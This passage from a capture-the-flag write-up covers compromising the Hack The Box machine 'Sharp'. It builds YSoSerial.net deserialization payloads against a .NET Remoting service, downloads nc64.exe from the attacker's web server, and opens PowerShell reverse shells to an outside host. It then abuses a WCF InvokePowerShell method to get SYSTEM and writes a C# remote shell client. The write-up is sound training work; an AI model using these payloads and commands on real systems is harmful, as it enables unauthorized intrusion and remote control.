2> ExampleRemotingService -> C:\Users\0xdf\Desktop\ExploitRemotingService-master\ExampleRemotingService\bin\Release\ExampleRemotingService.exe
3> ExploitRemotingService -> C:\Users\0xdf\Desktop\ExploitRemotingService-master\ExploitRemotingService\bin\Release\ExploitRemotingService.exe
===== Build: 3 succeeded, 0 failed, 0 up-to-date, 0 skipped =====
```

I’ll need the six files from the `ExploitRemotingService` path:

```
C:\ExploitRemotingService-master\ExploitRemotingService\bin\Release>ls
ExploitRemotingService.exe      FakeAsm.dll
ExploitRemotingService.exe.config  FakeAsm.pdb
ExploitRemotingService.pdb       NDesk.Options.dll
```

I'll move them to a more convenient folder, but I could also run from there. As long as all the files are together.

I can try to use this binary with the `exec` mode first. I'll get a `cmd` window with creds for lars:

```
C:\>runas /u:sharp\lars /netonly cmd
Enter the password for lars:
Attempting to start cmd as user "sharp\lars" ...
```

In the new window, at the top left it shows that it's running as lars:

[\[image: image-20210419160738519\]](#)

To show that lars's creds are cached here, I can run `net user` on the dev share without re-entering the creds:

```
C:\>net use \\10.10.10.219\dev
The command completed successfully.
```

That wouldn't work in another window.

It says on the GitHub page to try the `ver` command:

```
PS > .\ExploitRemotingService.exe -s
tcp://10.10.10.219:8888/SecretSharpDebugApplicationEndpoint ver
Error, couldn't detect version, using host: 4.0.30319.42000
Detected version 4 server
System.Runtime.Remoting.RemotingException: Error deserializing message. --->
System.NotSupportedException: http://go.microsoft.com/fwlink/?LinkId=390633
    --- End of inner exception stack trace ---
    at ExploitRemotingService.CustomChannel.MakeCall(String path, MethodBase mi, Object[] cmdargs) in C:\Users\0xdf\Desktop\ExploitRemotingService-master\ExploitRemotingService\CustomChannel.cs:line 252
    at ExploitRemotingService.Program.CreateRemoteClassExploit(CustomChannel channel) in C:\Users\0xdf\Desktop\ExploitRemotingService-master\ExploitRemotingService\Program.cs:line 362
    at ExploitRemotingService.Program.Main(String[] args) in C:\Users\0xdf\Desktop\ExploitRemotingService-master\ExploitRemotingService\Program.cs:line 620
```


It crashes with an error in deserializing. I'll try to run with the `exec` command, but it doesn't work:

```
C:\Users\0xdf\ExploitingRemotingService>ExploitRemotingService.exe -s
tcp://10.10.10.219:8888/SecretSharpDebugApplicationEndpoint exec cmd.exe '/c ping.exe
10.10.14.14'
Error, couldn't detect version, using host: 4.0.30319.42000
Detected version 4 server
System.Runtime.Remoting.RemotingException: Error deserializing message. --->
System.NotSupportedException: http://go.microsoft.com/fwlink/?LinkId=390633
    --- End of inner exception stack trace ---
    at ExploitRemotingService.CustomChannel.MakeCall(String path, MethodBase mi, Object[]
cmdargs) in C:\Users\0xdf\Desktop\ExploitRemotingService-
master\ExploitRemotingService\CustomChannel.cs:line 252
    at ExploitRemotingService.Program.CreateRemoteClassExploit(CustomChannel channel) in
C:\Users\0xdf\Desktop\ExploitRemotingService-
master\ExploitRemotingService\Program.cs:line 362
    at ExploitRemotingService.Program.Main(String[] args) in
C:\Users\0xdf\Desktop\ExploitRemotingService-
master\ExploitRemotingService\Program.cs:line 620
```

It's failing to deserialize the message. I should try a serialized payload.

Generate Payload

I'll use [YSoSerial.net](https://ysoserial.net/) to generate a serialized .NET attack payload. I used this a long time ago in [HTB Json](#).

I'll generate a payload that will `ping` my machine. The NCC Group blog mentioned the `TypeConfuseDelegate` gadgets, but others may work as well:

```
PS > $ping = ysoserial.exe -f BinaryFormatter -o base64 -g TypeConfuseDelegate -c 'ping
10.10.14.14'
```

I want the `BinaryFormatter` to work with the executable above. And the `base64` output will be passed in.

As requested, the payload is `base64`-encoded:

[illegible]

Exploit

Putting this all together, I'll start Wireshark and run it:

Putting this all together, I'll start Wireshark and run it:

Putting this all together, I'll start Wireshark and run it:

```
PS > .\ExploitRemotingService.exe --user=debug --
pass=SharpApplicationDebugUserPassword123! -s
tcp://10.10.10.219:8888/SecretSharpDebugApplicationEndpoint raw $ping
System.InvalidCastException: Unable to cast object of type
'System.Collections.Generic.SortedSet`1[System.String]' to type
'System.Runtime.Remoting.Messaging.IMessage'.
    at System.Runtime.Remoting.Channels.CoreChannel.DeserializeBinaryRequestMessage(String
objectUri, Stream inputStream, Boolean bStrictBinding, TypeFilterLevel securityLevel)
    at
System.Runtime.Remoting.Channels.BinaryServerFormatterSink.ProcessMessage(IServerChannelS
inkStack sinkStack, IMessage requestMsg, ITransportHeaders requestHeaders, Stream
requestStream, IMessage& responseMsg, ITransportHeaders& responseHeaders, Stream&
responseStream)
```

It returns an error message, but that's typically for deserialization attacks. More importantly, in Wireshark:

Source	Destination	Protocol	Length	Info
10.10.10.219	10.10.14.14	ICMP	74	Echo (ping) request id=0x0001, seq=37/9472, ttl=127 (reply in 24)
10.10.14.14	10.10.10.219	ICMP	74	Echo (ping) reply id=0x0001, seq=37/9472, ttl=128 (request in 23)
10.10.10.219	10.10.14.14	ICMP	74	Echo (ping) request id=0x0001, seq=38/9728, ttl=127 (reply in 31)
10.10.14.14	10.10.10.219	ICMP	74	Echo (ping) reply id=0x0001, seq=38/9728, ttl=128 (request in 30)
10.10.10.219	10.10.14.14	ICMP	74	Echo (ping) request id=0x0001, seq=39/9984, ttl=127 (reply in 33)
10.10.14.14	10.10.10.219	ICMP	74	Echo (ping) reply id=0x0001, seq=39/9984, ttl=128 (request in 32)
10.10.10.219	10.10.14.14	ICMP	74	Echo (ping) request id=0x0001, seq=40/10240, ttl=127 (reply in 35)
10.10.14.14	10.10.10.219	ICMP	74	Echo (ping) reply id=0x0001, seq=40/10240, ttl=128 (request in 34)

Shell

I'll start a Python3 webserver in a directory with `nc64.exe` :

```
PS > ls

Directory: C:\tools\nc

Mode                LastWriteTime         Length Name
----                -
-a----           9/16/2011   9:52 PM         38616 nc.exe
-a----           9/16/2011   9:52 PM         45272 nc64.exe

PS C:\tools\nc > python3 -m http.server 80
Serving HTTP on :: port 80 (http://[::]:80/) ...
```

I'll generate a payload to upload `nc` :

```
PS > $get = ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -c "powershell -c iwr
http://10.10.14.14/nc64.exe -outfile C:\programdata\nc64.exe -usebasicparsing" -o base64
```

Now running the exploit results in an error:

```
PS > .\ExploitRemotingService.exe --user=debug --
pass=SharpApplicationDebugUserPassword123! -s
tcp://10.10.10.219:8888/SecretSharpDebugApplicationEndpoint raw $get
System.InvalidCastException: Unable to cast object of type
'System.Collections.Generic.SortedSet`1[System.String]' to type
'System.Runtime.Remoting.Messaging.IMessage'.
    at System.Runtime.Remoting.Channels.CoreChannel.DeserializeBinaryRequestMessage(String
objectUri, Stream inputStream, Boolean bStrictBinding, TypeFilterLevel securityLevel)
    at
System.Runtime.Remoting.Channels.BinaryServerFormatterSink.ProcessMessage(IServerChannelS
inkStack sinkStack, IMessage requestMsg, ITransportHeaders requestHeaders, Stream
requestStream, IMessage& responseMsg, ITransportHeaders& responseHeaders, Stream&
responseStream)
```

But also a GET request to the server:

```
::ffff:10.10.10.219 - - [20/Apr/2021 17:34:32] "GET /nc64.exe HTTP/1.1" 200 -
```

Now one more payload to execute it, and run it:

```
PS > $shell = ysoserial.exe -f BinaryFormatter -g TypeConfuseDelegate -c
"C:\programdata\nc64.exe -e powershell 10.10.14.14 443" -o base64
PS > .\ExploitRemotingService.exe --user=debug --
pass=SharpApplicationDebugUserPassword123! -s
tcp://10.10.10.219:8888/SecretSharpDebugApplicationEndpoint raw $shell
System.InvalidCastException: Unable to cast object of type
'System.Collections.Generic.SortedSet`1[System.String]' to type
'System.Runtime.Remoting.Messaging.IMessage'.
    at System.Runtime.Remoting.Channels.CoreChannel.DeserializeBinaryRequestMessage(String
objectUri, Stream inputStream, Boolean bStrictBinding, TypeFilterLevel securityLevel)
    at
System.Runtime.Remoting.Channels.BinaryServerFormatterSink.ProcessMessage(IServerChannelS
inkStack sinkStack, IMessage requestMsg, ITransportHeaders requestHeaders, Stream
requestStream, IMessage& responseMsg, ITransportHeaders& responseHeaders, Stream&
responseStream)
```

At a listening `nc.exe`, there's a shell:

```
PS > .\nc64.exe -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.219] 49690
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
sharp\lars
```

And I can claim `user.txt` :

```
PS C:\Users\lars\desktop> type user.txt
198547b7*****
```

Shell as System

Enumeration

In lars' `Documents` folder there's a directory called `wcf` , which contains a Visual Studio project:

```
PS C:\Users\lars\Documents\wcf> ls

Directory: C:\Users\lars\Documents\wcf

Mode                LastWriteTime         Length Name
----                -
d-----         11/15/2020   1:40 PM           .vs
d-----         11/15/2020   1:40 PM        Client
d-----         11/15/2020   1:40 PM      packages
d-----         11/15/2020   1:40 PM  RemotingLibrary
d-----         11/15/2020   1:41 PM        Server
-a-----         11/15/2020  12:47 PM       2095 wcf.sln
```

I'll add all of this to a zip for ease of moving around, and then copy it to the `dev` share:

```
PS C:\Users\lars\Documents> Compress-Archive -Path wcf -DestinationPath wcf.zip
PS C:\Users\lars\Documents> move wcf.zip C:\dev\
```

On my VM, I'll mount the share (in the Window running as lars) and pull the zip off:


```
PS > copy \\10.10.10.219\dev\wcf.zip .  
PS > Expand-Archive .\wcf.zip
```

WCF Analysis

Overview


In the last section I exploited a .NET Remoting-based service, and I noted that .NET Remoting was deprecated in favor of WCF. This is an example of that.

Double clicking on `wcf.sln` will open the project in Visual Studio, where there are three projects in the Solution Explorer: `Client`, `RemotingLibrary`, and `Server`:



Server

The Server defines a class `WcfService` which has four methods:



`OnStart` is the most interesting, as it defines a service listening on 8889 with an endpoint `NewSecretWcfEndpoint`:

```
protected override void OnStart(string[] args)
{
    if (serviceHost != null)
    {
        serviceHost.Close();
    }

    Uri baseAddress = new Uri("net.tcp://0.0.0.0:8889/wcf/NewSecretWcfEndpoint");
    serviceHost = new ServiceHost(typeof(Remoting), baseAddress);
    NetTcpBinding binding = new NetTcpBinding();
    binding.Security.Mode = SecurityMode.Transport;
    binding.Security.Transport.ClientCredentialType = TcpClientCredentialType.Windows;
    binding.Security.Transport.ProtectionLevel = ProtectionLevel.EncryptAndSign;
    binding.Security.Message.ClientCredentialType = MessageCredentialType.Windows;

    try
    {
        serviceHost.AddServiceEndpoint(typeof(IWcfService), binding, baseAddress);
        serviceHost.Open();
    }
    catch (CommunicationException ce)
    {
        serviceHost.Abort();
    }
}
```

The `ClientCredentialType` suggests [Windows Authentication](#), so I'll need to run in the context of `Iars`. The `ServiceHost` is with `typeof(Remoting)`. I'll look at `Remoting` in a minute.

Client

The client defines a single `Main` function:


[\[image: image-20210420210411810\]](#)

This function connects to the endpoint on localhost, and then calls three functions, `GetDiskInfo`, `GetCpuInfo`, and `GetRamInfo` (each of which are defined in `RemotingLibrary`):


```
public static void Main() {  
    ChannelFactory<IWcfService> channelFactory = new ChannelFactory<IWcfService>(  
        new  
        NetTcpBinding(SecurityMode.Transport), "net.tcp://localhost:8889/wcf/NewSecretWcfEndpoint"  
    );  
    IWcfService client = channelFactory.CreateChannel();  
    Console.WriteLine(client.GetDiskInfo());  
    Console.WriteLine(client.GetCpuInfo());  
    Console.WriteLine(client.GetRamInfo());  
}
```

RemotingLibrary

This project has two classes, but I'm most interested in `Remoting`, which is referenced in the server, and defines the three functions seen in the client, as well as two more:



The first four don't take any input, and just print. But `InvokePowerShell` is interesting:


```

public string InvokePowerShell(string scriptText)
{
    Runspace runspace = RunspaceFactory.CreateRunspace();
    runspace.Open();
    Pipeline pipeline = runspace.CreatePipeline();
    pipeline.Commands.AddScript(scriptText);
    pipeline.Commands.Add("Out-String");
    Collection <PSObject> results = pipeline.Invoke();
    runspace.Close();
    StringBuilder stringBuilder = new StringBuilder();
    foreach (PSObject obj in results)
    {
        stringBuilder.AppendLine(obj.ToString());
    }
    return stringBuilder.ToString();
}

```

It takes text and runs it as PowerShell.

Run Client

First I want to build the client without any changes. I'll set it to Release and Any CPU, and do Build -> Clean Solution, and then Build -> Build Solution:

[\[image: image-20210420212600087\]](#)

It works. Before I run it, I'll make one more small change to the Client, by changing the Wcf endpoint from localhost to the IP of Sharp so I can run it from my terminal:

```

new
NetTcpBinding(SecurityMode.Transport), "net.tcp://10.10.10.219:8889/wcf/NewSecretWcfEndpoint"

```

I'll clean and build again, and it works.

If I try to run this in a normal terminal, it spits a wall of errors:

```
PS > .\WcfClient.exe
```

```
Unhandled Exception: System.ServiceModel.Security.SecurityNegotiationException: The
server has rejected the client credentials. --->
```

```
System.Security.Authentication.InvalidCredentialException: The server has rejected the
client credentials. ---> System.ComponentModel.Win32Exception: The logon attempt failed
```

```
--- End of inner exception stack trace ---
```

```
at System.Net.Security.NegoState.ProcessReceivedBlob(Byte[] message, LazyAsyncResult
lazyResult)
```

```
at System.Net.Security.NegoState.StartReceiveBlob(LazyAsyncResult lazyResult)
```

```
at System.Net.Security.NegoState.CheckCompletionBeforeNextReceive(LazyAsyncResult
lazyResult)
```

```
at System.Net.Security.NegoState.StartSendBlob(Byte[] message, LazyAsyncResult
lazyResult)
```

```
at System.Net.Security.NegoState.CheckCompletionBeforeNextSend(Byte[] message,
LazyAsyncResult lazyResult)
```

```
at System.Net.Security.NegoState.ProcessReceivedBlob(Byte[] message, LazyAsyncResult
lazyResult)
```

```
at System.Net.Security.NegoState.StartReceiveBlob(LazyAsyncResult lazyResult)
```

```
...[snip]...
```

The server rejected my credentials. As I noted above, I'll want to run this as lars. I could upload this to Sharp and run it there, or just run it in a `/netonly` PowerShell session like above. When I do that, it works, printing the output of the three commands from the client:

```
PS > .\WcfClient.exe
```

```
DeviceID          Free(GB)          Total(GB)
-----
C:                28.2250862121582 39.5097618103027
```

```
Physical Processors : 2
```

```
Logical Processors  : 2
```

```
Total Memory(GB) : 3
```

```
Free Memory(GB)  : 3
```

InvokePowerShell POC

I noted that there's an unused function, `InvokePowerShell`, in the `RemotingLibrary` that looks interesting. I'll add a line to the `Main` function in the client:

```

public static void Main() {
    ChannelFactory<IWcfService> channelFactory = new ChannelFactory<IWcfService>(
        new
NetTcpBinding(SecurityMode.Transport), "net.tcp://10.10.10.219:8889/wcf/NewSecretWcfEndpoint"
    );
    IWcfService client = channelFactory.CreateChannel();
    Console.WriteLine(client.GetDiskInfo());
    Console.WriteLine(client.GetCpuInfo());
    Console.WriteLine(client.GetRamInfo());
    Console.WriteLine(client.InvokePowerShell("ping 10.10.14.14"));
}

```

On building that and running it, it returns the output from the `ping`, and Wireshark records the pings as well:

```

PS > .\WcfClient.exe

DeviceID          Free(GB)          Total(GB)
-----
C:                28.225025177002  39.5097618103027

Physical Processors : 2
Logical Processors  : 2

Total Memory(GB) : 3
Free Memory(GB)  : 3

Pinging 10.10.14.14 with 32 bytes of data:
Reply from 10.10.14.14: bytes=32 time=18ms TTL=127
Reply from 10.10.14.14: bytes=32 time=19ms TTL=127
Reply from 10.10.14.14: bytes=32 time=18ms TTL=127
Reply from 10.10.14.14: bytes=32 time=17ms TTL=127

Ping statistics for 10.10.14.14:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 17ms, Maximum = 19ms, Average = 18ms

```

The pings reach my VM as well:

Source	Destination	Protocol	Length	Info
10.10.10.219	10.10.14.14	ICMP	74	Echo (ping) request id=0x0001, seq=57/14592, ttl=127 (reply in 29)
10.10.14.14	10.10.10.219	ICMP	74	Echo (ping) reply id=0x0001, seq=57/14592, ttl=128 (request in 28)
10.10.10.219	10.10.14.14	ICMP	74	Echo (ping) request id=0x0001, seq=58/14848, ttl=127 (reply in 32)
10.10.14.14	10.10.10.219	ICMP	74	Echo (ping) reply id=0x0001, seq=58/14848, ttl=128 (request in 31)
10.10.10.219	10.10.14.14	ICMP	74	Echo (ping) request id=0x0001, seq=59/15104, ttl=127 (reply in 34)
10.10.14.14	10.10.10.219	ICMP	74	Echo (ping) reply id=0x0001, seq=59/15104, ttl=128 (request in 33)
10.10.10.219	10.10.14.14	ICMP	74	Echo (ping) request id=0x0001, seq=60/15360, ttl=127 (reply in 36)
10.10.14.14	10.10.10.219	ICMP	74	Echo (ping) reply id=0x0001, seq=60/15360, ttl=128 (request in 35)

Shell as System

I'll update the `Main` function to use the `nc64.exe` already on Sharp:

```
public static void Main() {
    ChannelFactory<IWcfService> channelFactory = new ChannelFactory<IWcfService>(
        new
NetTcpBinding(SecurityMode.Transport), "net.tcp://10.10.10.219:8889/wcf/NewSecretWcfEndpoi
nt"
    );
    IWcfService client = channelFactory.CreateChannel();
    Console.WriteLine(client.InvokePowerShell("C:\\programdata\\nc64.exe -e powershell
10.10.14.14 443"));
}
```

After building and running, I get a shell as System:

```
PS > .\nc64.exe -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.219] 49691
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
nt authority\system
```

And I can grab `root.txt`:

```
PS C:\users\administrator\desktop> cat root.txt
79cb88f4*****
```

Shell Via WCF

Sharp is offering a WCF service that will take a string and execute it as PowerShell. There's nothing to stop me from writing a shell just using that. To start, I can edit `Main` to prompt for a command, and then send that:

```

public static void Main()
{
    string line;
    ChannelFactory<IWcfService> channelFactory = new ChannelFactory<IWcfService>(
        new NetTcpBinding(SecurityMode.Transport),
        "net.tcp://10.10.10.219:8889/wcf/NewSecretWcfEndpoint"
    );
    IWcfService client = channelFactory.CreateChannel();
    Console.Write("> ");
    line = Console.ReadLine();
    Console.Write(client.InvokePowerShell(line));
}

```

Running it, I'll give it `whoami`, and the result comes back:

```

PS > .\WcfClient.exe
> whoami
nt authority\system
PS >

```

I can wrap that in a `while (true)` loop:

```

public static void Main()
{
    string line;
    ChannelFactory<IWcfService> channelFactory = new ChannelFactory<IWcfService>(
        new NetTcpBinding(SecurityMode.Transport),
        "net.tcp://10.10.10.219:8889/wcf/NewSecretWcfEndpoint"
    );
    IWcfService client = channelFactory.CreateChannel();
    while (true)
    {
        Console.Write("> ");
        line = Console.ReadLine();
        Console.Write(client.InvokePowerShell(line));
    }
}

```

Now it will continually prompt for commands and run them:

```
PS > .\WcfClient.exe
> whoami
nt authority\system

> dir C:\users

    Directory: C:\users


Mode                LastWriteTime         Length Name
----                -
d-----         11/15/2020   5:53 PM      Administrator
d-----         12/1/2020    1:52 PM          lars
d-r---         10/30/2020    8:45 AM         Public

>
```

I'll leave it here, but there are other improvements one could make:

- Track a working directory, and execute something like `cd $working; $cmd;`
- Add error handling so the shell doesn't exit when something returns an error;
- The shell breaks if the returned information is too long, but there is surely a way to run the command and get the output in chunks.